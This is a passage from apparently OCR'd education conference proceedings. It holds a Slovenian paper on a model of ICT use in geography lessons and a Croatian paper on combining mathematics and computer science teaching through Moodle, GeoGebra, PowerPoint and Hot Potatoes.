[9] Black, P., Wiliam, D., "Assessment and classroom learning", *Assessment in Education: Principles, Policy & Practice*, vol. 5, issue 1, p. 7-68, March 1998.

[10] Hattie, J., Jaeger, R., "Assessment and classroom learning: A deductive approach", *Assessment in Education: Principles, Policy & Practice*, vol. 5, issue 1, March 1998.

[11] Birenbaum et al.,"A learning integrated assessment system, *Educational Research Review*, vol. 1, p. 61–67, 2006.

[12] Buchanan, T., "The efficacy of a World-Wide Web mediated formative assessment", *Journal of Computer Assisted Learning*, vol. 16, p. 193-200, 2000.

[13] Dunn, K.E., Mulvenon, S.W., "A Critical Review of Research on Formative Assessment: The Limited Scientific Evidence of the Impact of Formative Assessment in Education", *Practical Assessment, Research & Evaluation*, vol. 14, no. 7, March 2009.

[14] Marsh G. E., McFadden A. C., Price B. J., "Blended instruction: adapting conventional instruction for large classes", Online Journal of Distance Learning Administration, vol. 6, no. 4, 2003.

[15] Shumway, J.M., Harden, R.M., "AMEE Guide No. 25: The assessment of learning outcomes for the competent and reflective physician", *Medical Teacher*, vol. 25, no. 6, p. 569-584, 2003.

[16] Trotter, E., "Student perceptions of continuous summative assessment", *Assessment & Evaluation in Higher Education*, vol. 31, no. 5, pp. 505–521, October 2006.

[17] Taras, M., "Assessment – summative and formative – some theoretical reflections", *British Journal of Educational Studies*, vol.53, no.4, p. 466–478, December 2005.

[18] Tittle, C. K., "Toward an educational psychology of assessment for teaching and learning: theories, contexts and validation arguments", *Educational Psychologist*, vol. 29 (3), p. 149-162, 1994.

[19] Davis, F. D., "Perceived usefulness, perceived ease of use, and user acceptance of information technology, *MIS Quarterly*, vol. 13 (3), p. 319-339, September 1989.

[20] Davis, F. D., Bagozzi, R. P., Warshaw, P.R., "User acceptance of computer technology: A comparison of two theoretical models, *Management Science*, vol. 35, no 8, August 1989.

[21] Venkatesh, V., Morris, M. G., Davis, G. B., & Davis, F. D., "User acceptance of information technology: toward a unified view", *MIS Quarterly*, vol. 27(3), p. 425–478, 2003.

[22] Terzis, V., Economides, A.A., "The acceptance and use of computer based assessment", *Computers & Education*, vol. 56, p. 1032–1044, 2010.

[23] Gamulin, J., Gugić, J., Gamulin, O., "Improving classroom teaching in higher education environment using web-based formative assessment", *MIPRO 2011-33rd International Convention on Information and Communication Technology, Electronics and Microelectronics - Proceedings*, art. no. 5533585, p. 1001-1006, 2010.

[24] Gamulin, J., Gamulin, O., "Enhancing laboratory teaching in higher education environment using web-based formative colloquiums", *MIPRO 2011-34th International Convention on Information and Communication Technology, Electronics and Microelectronics - Proceedings*, art. no. 5967237, p. 1189-1194, 2011.

[25] Snow, H., Monk, A., Thompson, P., "Guidelines for the use of multiple choice and computer presented tests for university assessment", *Psychology Software News*, vol. 7, p. 4-8, 1996.

The model of ICT use in geography lessons

A.B. Petra Jesenek Bračko

* Primary school Franc Rozman - Stanet Maribor, Maribor, Slovenia
petra.jesenek@guest.arnes.si

Abstract - Purpose of this paper is to present a model of ICT use in Geography lessons, which is based on educational objectives of modern Geography lessons, new curricula for Geography and educational guidelines of the 21st century.
The model's basis is presented by groups of students, teachers and parents who participate in individual education segments in the field of Geography. These groups are accompanied by purposes of use of individual technology which are dissected according to curricula guidelines and educational objectives of Geography.
The paper introduces the criteria for creating the model, as well as the equipment, media and geographical contents that teachers in Slovenia (according to a research performed in 2010) include in their education process in Geography lessons.
The presented model is an important research contribution in the field of Geography didactics. It is also important from the view of possibilities offered by the ICT in Geography lessons, as well as from the view of needed methods' adaptation, teaching forms and self-education.

I. INTRODUCTION

The purpose of education is not merely data and information transfer and their retention and evaluation. Also searching of information in different sources and synthesis and analysis are not in the forefront anymore. Today it is more important to know how to master available information, how to select the important ones, and then to examine and critically comment on them. Thus the role of a teacher as an organizer of educational work and mentor of different activities is becoming more and more important.

Specific needs of individual courses and fast development of technologies urges teachers to think about the didactic value of ICT tools and equipment related to individual courses. In the following a model of ICT use in Geography lessons is introduced that underlines the applied value of modern technologies and media.

The paper discusses media and devices that contribute to digital literacy and the specific fields where teachers, students, parents, and other people involved in the education process can use these technologies. These fields are based on the newest objectives and renewed curricula for Geography lessons. The presented model of ICT use in Geography is an important contribution also in the light of broader possibilities of use and the inclusion of devices in the preparation, implementation and evaluation stage of courses as well as in all the activities related to the education process.

II. MAIN BODY

A. Basic premises for specifying the model

For determining the model of ICT use in Geography those facts were used as basic premises, which are typical for ICT use in the education process and its specific application in Geography lessons. Key premises are:

- fast technological development is part of the daily life of students and teachers;
- communication technology becomes cheaper and more available to people and educational institutions;
- Slovenian schools now have better technologies through tenders, projects...;
- modern trends of education demand the use of ICT (Strategy for Lifelong Learning, Si2010, International Charter on Geographical Education, Lucerne Declaration on Geographical Education for Sustainable Development, Manifesto of futures Prospects for Geography...);
- problem-oriented approach and three objectives are also included and underlined in the International Charter on Geographical Education. These objectives are: knowledge and understanding of geographical phenomena and processes, gaining geographical skills, and learning relationships and values;
- the renewed curricula for Geography lessons in primary (2011) and secondary schools lay down the development of competences of teachers and students with special emphasis on ICT use in formal learning situations (in class) and other professional work (also for the needs of personal development). The curricula also underlines the development of knowledge, understanding, skills and evaluation with the help of ICT;
- functional literacy is one of eight key-objectives of modern geographical education;
- analysis and review of past projects, and the integration of schools in the national project of e-schools, which is based on counselling and didactical and technical support;
- in future, ICT use in Geography lessons will be based on the development of skills in line with the curricula and the four key-objectives, which are as follows: “personal fulfilment and development, active citizenship, social inclusion and employment” [1];
- according to the research’s findings from 2010 57 per cent of teachers believe that a model, which would demonstrate possible application methods

and the inclusion of ICT in Geography lessons, would be useful [2];
- review of the ICT use in Germany and Great Britain shows bad organisation and poor inclusion of ICT in education;
- Geography offers many possibilities of cooperation with other school courses.

The information society underlines the importance of informatization and implementation of new technologies on all levels of life, also in education and when growing up. Important are the use of ICT and the methods to obtain access to knowledge and development of skills [3].


Information-communication technology enables individuals (students and teachers) access to latest information and lifelong learning. It also enables the use of geographical methods (statistical analysis, field work, interviewing etc.) that help meet the objectives of Geography learning [4].

Future learning should be as problem-oriented and sensible as possible. This means, it should be closely related to life and technologies that pupils and teachers already know and use. Furthermore, it should raise new questions and find answers to problems of the modern world and problems of the students [5].

Today, the equipment in Slovenian schools is much better than it was ten years ago. This is because of the multitude of projects carried out by the Ministry of Education and Sport, the National Institute for Education of the Republic of Slovenia, and European Social Funds, as well as due to co-financing of equipment and technology. The research, carried out between March and May 2010, showed that Slovenian Geography classrooms are well equipped with technologies, but less with modern technologies, which would enable the development of geographical thinking and digital competences. These technologies are PC, LED projector, software with geographical content, the Internet, geographical information systems, i-table, mobile devices, GPS, printer, scanner, digital camera and camcorder. More than 70 per cent of Geography classrooms out of 95 included in the research of primary and secondary schools in Slovenia in 2010 had Internet access, geographical software and LCD projectors. 68.4 per cent possessed a PC. Far worse were the results concerning the equipment of Geography classrooms with i-tables (25.3 per cent), geographical information systems (13.7 per cent) and GPS navigation (8.4 % per cent) [3].

B. The model of ICT use in Geography lessons

Main criteria on which the model was developed were target groups to whom the education process is directed and other parties who participate in its realisation, i.e. students, teachers, parents, etc. Each group specific purposes of ICT use according to the guidelines of curricula (picture 1) were set.



Picture 1: The basic scheme of the model of ICT use in Geography lessons [3]

To broaden the applicability the model was divided in detail (picture 2). Teachers can use ICT in all segments of their work and include it into the education process. Also in their personal education, when following news and highlights, in experience exchange as well as in different didactical situations. These occur at all stages of planning, preparation, implementation and evaluation of educational program. With the help of the model teachers become aware of the technology use in field and lab work, in assessment of knowledge, extracurricular activities and when working with children with special needs.

Students use ICT for gaining geographical competences, especially skills. This includes:
– use of sources, literature and devices;
– students expressing themselves in words, quantity, graphical form and pictures;
– searching, collecting, editing and interpreting data;
– technology and devices handling, and
– development of strategies for successful learning.

Knowledge and comprehension development of students is related to learning, repeating, and expanding knowledge, doing home work independently, cooperating in educational preparation, as well as searching and collecting information for personal development.

Learning of relationships and values of students relates to self-evaluation and evaluation of work done by others with the help of ICT, to problem solving, developing of personal interest and following the news. The use of modern technology is also very important in order to maintain social contacts, cooperation and intercultural dialogue.

Development of digital literacy, including handling databases, their critical evaluation and demonstration of results to the public with having regard to ethical principles is also underlined in the Manifesto of futures Prospects for Geography[6].


ICT is also used by parents and other school staff in interpersonal cooperation and support, transfer of information and communication.

According to their own wishes, desire, experience, and available technologies at school or at home model users can add to the model examples of concrete media and contents. Media, which are used in Geography lessons, are as follows: PC, LCD projector, overhead

projector, TV and VCR, CD/DVD player, radio, printer, scanner, digital camera, camcorder, i-table, GPS navigation, mobile devices…

Teachers also often use different contents relating to the Internet, educational games, crosswords, rebuses with geographical content, geographical information systems, animations with software with geographical content, pictures, e-mail, e-classrooms, e-material, video, forums, debate groups, social networks, blogs... It is important that the teacher evaluates the applicability of the material from the Internet and justifies its pedagogical and didactical value. In doing this the teacher must be very critical and accurate, because many materials are of different quality and professional level. A list of competent and reviewed material for teachers for easier Internet browsing is published on the website of the Slovenian Ministry of Education and Sport.

The model of ICT use in Geography lessons is graphically designed with the program Smart Draw.



Picture 2: The model of ICT use in Geography lessons [3]

In forming and preparing educational work (field work, excursions, competitions...) a student can use a PC, GPS navigation for data collection, and mobile devices for communication. For the preparation student can use geographical software or the Internet. For communication, coordination, exchange of views, proposals or experience student can use e-mail, e-classrooms, forums, social networks etc.

The application of the model on different levels of education depends on the educational objectives, available technology, knowledge and motivation for its use of students and teachers.

According to the research in 2010 PC, LCD projector, the Internet, and software with geographical content are those technologies, which are most commonly used [3].

Reference [7] shows that because of their wide use and connectivity with the Internet, interactive tables are replacing traditional green and white tables and older information technologies, such as TV, radio, VCR, and DVD player. High added value of the table lies in the possibilities of sharing different information on several levels (picture, sound, Internet connectivity...). In this way a multimedia approach in teaching is enabled. The tasks can be interactive including different senses: eyesight, hearing and feeling.

In primary schools students can use GPS devices for learning orientation, at field work or excursions, as well as when learning the aids for Geography lesson, location determining etc. In secondary schools students can broaden their knowledge by editing, processing and demonstrating data on spatial phenomena and processes in connection with other tools and aids. In secondary school digital competences are specified. With geographical information systems (GIS) and other tools (GPS, Google Earth) students should collect, edit, process and demonstrate data on spatial phenomena and processes [8].

The possibilities of GIS inclusion are related to preparation work and preparation of material for teaching

in the form of information, by which teachers demonstrate processes and phenomena. GIS can be used as a tool for observation, analysis and simulation of different dynamics in the environment. Besides teaching the use of geographical information systems is also important when student would like to see the possibilities of gaining, collecting, selecting, evaluating and interpreting spatial data that teachers receive in digital form. Of same importance is also the capability of a student to use these data for spatial evaluation and his capability to specify, record and communicate them to others [9].

With this model we expect teachers to use specific technologies more often and include them in the preparation, implementation and evaluation stage of education process.

The model is useful from the standpoint of possibilities that ICT can offer in Geography, and needed adaptations in the use of technology to meet different objectives.

III. CONCLUSION

The model of ICT use demonstrates different possibilities of using digital contents, technologies and devices regardless of the geographical content and level of teaching. This model is useful on all levels of schooling. It can be upgraded and classified if needed. At the same time it presents a new achievement in the field of Geography didactics and implements new guidelines for future teaching of Geography.

LITERATURE

[1] A. Polšak, I. Lipovšek, in D. Lilek, "Gradivo za 1. študijsko srečanje geografije v šolskem letu 2008–09," not published

[2] P. Jesenek Bračko, "Model uporabe IKT pri pouku geografije," Filozoska fakulteta, Maribor, 2011.

[3] J. Collick, "Transformations in Student – teacher relationship and their implication for ICT in Schools," in Mednarodna konferenca Splet izobraževanja in raziskovanja z IKT – SIRIKT 2010 Kranjska Gora , Ljubljana: Miška, 2010, pp. 48–49).

[4] H. Haubrich, S. Reinfried in Y. Schleicher, "Lucerne Declaration on Geographical Education for Sustainable Development," Geographiedidaktische Forschung, vol. 42, 2007, pp. 243–250.

[5] N. Cigler, "Zakaj potrebujemo spremembo učnega načrta geografije v gimnaziji?" *Geografija v šoli*, vol 3, 2001, pp. 12–23.

[6] N. Cigler, "Manifest kakovost v geografskem izobraževanju," *Geografija v šoli*, vol 1, 2010, pp. 3–9.

[7] A. Polanec, "Interaktivna tabla pri pouku geografije," *Geografija v šoli*, *vol.* 1, 2010, pp. 40–45.

[8] *Učni načrt za geografijo v gimnaziji.* From 10. 12. 2010, http://portal.mss.edus.si/msswww/programi2008/programi/gimnazija/ucni_nacrti.htm.

[9] I. Lipovšek, "Opisovalna, razlagalna ali raziskovalna geografija v šoli," in *Pomurje Trajnostni regionalni razvoj ob reki Muri. Zbornik povzetkov*. Ljubljana: Zveza geografov Slovenije, Murska Sobota: Društvo geografov Pomurja., *2009, pp.* 482–489.

CORRELATION EDUCATIONAL MODEL IN PRIMARY EDUCATION CURRICULUM OF MATHEMATICS AND COMPUTER SCIENCE

Maja Mačinko Kovač and Lidija Eret
Osnovna škola Eugena Kvaternika
Školska 4, Velika Gorica, Hrvatska
Telefon: 01-622 1334 Fax: 01-622 2021
E-mail: maja.macinko@skole.hr , lidija.eret@gmail.com

Abstract - This article gives insight into methodical correlation model of teaching mathematics and computer science. The model shows the way in which the related areas of computer science and mathematics can be supplemented, if it transforms the way of teaching and creates a „joint" lesson. Various didactic materials are designed, in which all instructional content is available to students on the internet in Moodle system, using multimedia and didactic games.

I. INTRODUCTION

Methodological proposal of a creative mathematics teaching that we elaborate on in this paper will apply to methodological solutions to certain mathematics classes, with a strong correlation between the subject of mathematics and the subject of computer science. As the National Curriculum Framework of the Republic of Croatia [1] within the educational objectives and areas specifies, it is necessary to encourage students in their work, instruct them in the application of new technologies, introduce diversity in the teaching of mathematics, as well as to prepare students for a lifelong learning. Encouraging the use of various didactic materials in the learning process opens up the possibility of using computers in the teaching of mathematics, with a special emphasis on the particular IT possibilities, such as certain computer programs designed for specific areas of mathematics.

While in the teaching of arithmetic we use programs such as Equation, for writing functions, roots, powers, fractions, and certain elements of mathematical language, for geometrical shapes and structures we usually use Sketchpad and/or GeoGebra. The use of other computer programs and possibilities, which have a wider application and are not specialized mathematical software, is also indisputable. Therefore, in teaching mathematics we use programs such as PowerPoint and the Internet search engines, when we utilize them for finding information, or as supplements to didactics of mathematics. . Each of these computer programs can be implemented using Moodle in educational content available on the internet. What is interesting in computer programs is the sphere of constant upgrading and improvements, so that students, by learning and using modern computer didactic resources, apart from acquiring mathematical competence, acquire a kind of computer competence as well. By acquiring mathematical and computer competence, students create the best basis, whether from these or some other areas of learning and studying, for a successful beginning of a lifelong learning process. [2]

II. BLENDED LEARNING IN MOODLE SYSTEM OF LEARNING AND TEACHING

„Moodle: Modular, Object-Oriented, Dynamic Learning Environment (Hearrington, 2010.) is a Course Management System-CMS with open source that can also be described as Learning Management System-LMS or Virtual Learning Environment-VLE. Moodle is a free web application that teachers can use to create effective online learning systems. [3]Moodle has specific Universal Instructional Design-UID which trough this and similar systems offer a wide range of diverse educational opportunities in E-learning. [4]

It consists of didactic materials and activities that enable the achievement of educational goals for each student regardless their age, according to his individual ability to see, hear, speak, move, read, write , understand language , attend , organize and participate in the paper and remember. The universal design of learning is achieved trough the realization of adaptive features in the curriculum. [5]

Creating a Moodle course (instructional units, materials and teaching activities) can be integrated into various categories: media, tasks, web links, calendars, news, assessment, quizzes, forums and conversations (chat). (Figure 1) The main idea is based on constructivist pedagogy, which starts from active participation and contribution to student teaching. [6]




Fig. 1: Mathematical topics in Moodle [7]

III. POWERPOINT IN TEACHING MATHEMATICS

Given the fact that nowadays most schools are equipped with computers, the question arises to what extent they can facilitate learning and mastering the curriculum. Today, computers can be used as a demonstrational teaching tool. By using a computer and a projector, and, more recently, an interactive whiteboard, a teacher is given the possibility to demonstrate a certain mathematical content, phenomenon, or a rule, in front of the whole class. PowerPoint is used for making multimedia presentations, enabling the adding of effects, images, sounds, and links. It is used as a supporting tool in presentations and clarifications of various problems. The use of PowerPoint in teaching mathematics is manifold. One of the great examples is the sixth grade teaching material, operations with fractions. An excellent idea for teaching the numerical line is to show examples of a numerical line in PowerPoint, in a way that the numerical line is shown empty first (Figure 2), with, e.g. a sketched unit of length, and then other assigned numbers or fractions are placed on it through a brainstorming exercise (Figure 3).




Fig. 2 : Empty numerical line




Fig. 1: Filled numerical line

This method is very fun because it provides a teacher with more time for practicing various examples, and oftentimes students find it easier to survey than a traditional drawing on the blackboard.

Another excellent example of a creative learning of mathematics is the teaching of geometric solids in the eighth grade. While introducing the geometric solids teaching unit, starting with the concept of a figure, surface and perimeter, by using PowerPoint we can create a semblance of the third dimension and introduce the concepts of a solid, volume and superficies, by comparing them with each other.




Fig. 2: Comparation of geometrical elements

The advantage of this method is that it is much easier to draw various solids at home, and in comparing them we can go back to any figure or solid (turning the slides backward) and compare them the unlimited number of times, which is impossible when using a standard blackboard (drawings are eventually erased due to a lack of space on the board).

As with any teaching tool, the use of PowerPoint in the classroom has its advantages, as well as disadvantages. When deciding when, how and why to use PowerPoint in teaching, it is necessary to consider whether its use improves the teaching, is the achieving of educational goals more effective, and how we facilitate student learning through its usage.

IV. GEOGEBRA

GeoGebra [8] is a free, dynamic mathematical software which interconnects geometry, algebra and calculus. It has been developed by Marcus Hohenwarter and the international team of programmers, for the purpose of teaching mathematics in schools. With GeoGebra, we can make structures with points, vectors, segments, lines as well as functions, and then change them dynamically by using the mouse. The most important characteristic of GeoGebra is a dual view of objects; each expression in the algebra window corresponds to an object in the geometry window and vice versa.

By using the construction tools on the GeoGebra toolbar, it is possible to make structures on the drawing surface, while at the same time the algebra window shows the corresponding coordinates and equations. GeoGebra has a truly diverse application and is very useful in teaching geometry. Given the fact that the software is free and available to everyone, it can be burned to any school or home computer. In the correlation between mathematics and computer science, it is a good idea to practice previously learnt mathematics teaching material in computer science classes. It is very simple to draw all the polygons, and their inscribed and described circles, which is the material taught in all primary school upper grades.

As the simplest example we will give a triangle construction and drawing of its described circle. The procedure is very simple, and the options used are polygons, bisector length and drawing a circle determined by the bisector and one point (Figure 5)




Figure 3: Construction of triangle and its described circle

Another very simple example of using GeoGebra in teaching mathematics is the construction of a circle and its

tangents. First, we input the equation of a circle, then the center and, finally, the tangents (Figure 6).




Figure 4: Construction of a circle and its tangents

It is important to note that in order to use GeoGebra, one has to be familiar with some of the basic theoretical knowledge of mathematics, master the teaching material associated, and also have the computer competence. In order to successfully engage in the process of knowledge acquisition, it is important for students to make discoveries and gain knowledge on the basis of their own experiences. GeoGebra is a great program which, due to its dynamic presentation and interactivity of mathematical objects, provides a dynamic virtual environment for research. One of the goals of teaching mathematics is to teach students how to think and enable them to solve problems in their lives, and GeoGebra helps us greatly in that task.

V. INTERACTIVE WEBSITE

One of the questions that has recently started to arise more frequently, is how to teach mathematics nowadays, and to what extent and in what ways to use ICT in mathematics teaching. Teaching mathematics by using a computer does not require any complicated programs, but very simple browsers such as the Java browser. By installing some of these programs, it is very easy to have fun with mathematical material in mathematics or computer science classes, or at home. Today, it is possible to find numerous web pages of that type on the Internet, which presents us mathematics in a more fun and different dimension. In that way, learning is more accessible to new generations of students, who are growing up with computers, and computers are a part of their everyday lives. Those web pages are very simple to use, and excellent as the correlation of subjects.

The very GeoGebra that we have already mentioned alone enables the creating of mathlets; learning objects covering a specific topic in mathematics, that are designed as interactive web pages consisting of dynamic elements and accompanying text. By creating such web pages, students experiment and gain new experiences, and most of all, develop their own creativity. Of course, for the creation of interactive pages it is important to be familiar with the contents which are being learned.

Another program for creating interactive web quizzes in the form of web pages is called Hot Potatoes. [9] Hot Potatoes is a set of six programs for creating interactive contents such as quizzes, crossword puzzles, and it has been developed at the University of Victoria in Canada. Quizzes are created by using XHTML 1.1 code and JavaScript. They are supported by all the contemporary browsers, including Mozilla, Explorer and Safari. The advantage of this program is that it has the Unicode standard and supports the use of any language, including Croatian. It also does not require any programming knowledge; it is enough to enter information such as texts, questions and answers, and the program on its own creates web sites that are subsequently published on a certain domain. In the background of the quiz there is a statistics program which, after the quiz is solved, provides the user with feedback on the percentage of the correct answers. The program is free and available to everyone. And it is obvious that the interactive contents are an item which, in the future, will play an increasingly important role in learning and teaching.

VI. CORRELATION MODEL OF TEACHING MATHEMATICS AND COMPUTER SCIENCE: METHODICAL TEACHING CONCEPT

Blended-learning as a methodical concept provides a model of teaching and learning in which traditional classroom teaching combined and interlaced with e-learning and m-learning (learning through the internet and mobile devices, author's note) do not exclude one another, but according to the principles of constructivist teaching theory complement with their specificities the creation of the educational process. In an effort to find optimal media and methodology for teaching environment in which the student can express his individuality and creativity, blended-learning provides the ability to retain important aspects of students living and working environment: traditional and modern, where technology is implemented in the well-known teaching environment of his classroom, and not only is familiar to student, it is also a part of his everyday life, not only imperative but also a way the new generation of students live and communicate. Classes formed through this methodological model based on constructivism provide insight into the reactions, opinions and possible changes in student attitudes and motivation regarding traditional approach of teaching and learning mathematics, where the acceptance and implementation of new multimedia teaching solutions through technologies that are part of students' everyday life come as a logical solution to form school climate optimal for every child.



Fig. 7: Blended-learning methodology

Blended-learning methodology: http://www.24x7learning.com/images/blended-learning-methodolog.jpg, 29.1.2012

This teaching model provides a framework to form high-quality modern education, correlated between the subjects of mathematics and computer science. The starting idea of the proposed methodological concept is to find the media and the methodology by which the related areas of mathematics and computer science can be correlated to teach. The system Moodle with the listed software provides research, study and works on the mathematical learning material (for example Sketchpad, GeoGebra, Equation, Powerpoint ...) and offers the opportunity to teach computer science through mathematics, and vice versa. On the one hand, IT provides computer processing solutions of mathematical concepts, on the other hand students studying and exploring mathematical problems using these programs expand and complement the IT competence and knowledge.




Fig. 8: Blended Learning Model Components (Holden and Westfall, 2010, 39) [10]

Correlation educational model is an idea to join mathematics and computer science teaching curriculum, and can be incorporated into the educational environment to form a joint lesson, teaching both math and computer facilities. The concept of blended-learning provides a framework in which is possible to fit the modern media of communication to the traditional class, making mathematical content available in electronic form, enabled with internet access in classroom, personal computer at home or with mobile device. Optimalization of the teaching process, except to correlate two courses, is an effort to design the learning material and to adopt learning to each child on an individual level (depending on age, prior knowledge, preferences and learning style). Depending on situational elements, it is necessary to make the educational materials available outside the classroom, and regarding child everyday duties and habits, one can study at home computer, or mobile learn studying didactic materials using a mobile device. (Figure 9)




Fig. 9: Correlation educational model of mathematics and computer science teaching curriculum

Also, according to the principles of constructivistic [11] theory in which learning and teaching should be construction instead of the instruction, the proposed correlation model provides not only methodical educational sphere, it also contributes to optimize the teaching and communication on multi-level in relation student-teacher, and student-student. Due to a variety of teaching media and teaching methods of correlation, interactivity is implemented by means of communication (mail, chat, forum ...), where participants can comment, criticize and suggest. In addition, there is a possibility for the student to create and update published didactic materials, and in his own individual way, to participate in the making and shaping the teaching and learning process.

VII. CONCLUSION

The modern Curriculum requires methodological improvements that will enable students in primary schools mathematics classes to cope with the teaching material more successfully, which leads to research and designing new forms of a teaching process, in which students will be given a new and different work mode, which would be interesting to them, but also optimal in teaching assignments within which it was constructed.

In that sense, the teaching of mathematics is an inexhaustible source of diverse methodological proposals, especially in the correlation with the subject of computer science. In the computer science sphere, many computer programs that enable learning various teaching units of mathematics have been designed. [12] Some of these programs were used in designing the proposed methodological model, replacing the methodological approaches of a traditional mathematics teaching, in order for the teaching process to be conducted under optimal methodological conditions.

The advantage of the methodological model proposed, is also the idea that contemporary students spend much of their working and leisure time in the world of computers. Consequently, there is an assumption that, for the same reason, mathematical teaching units shown in the abovementioned methodological examples could be better accepted than those taught in the traditional way of teaching mathematical contents. In accordance with the technological and, therefore, computer progress as well, we can assume that the generations of students who are evolving accordingly, require a new approach to teaching, which adapts to that progress. [13]

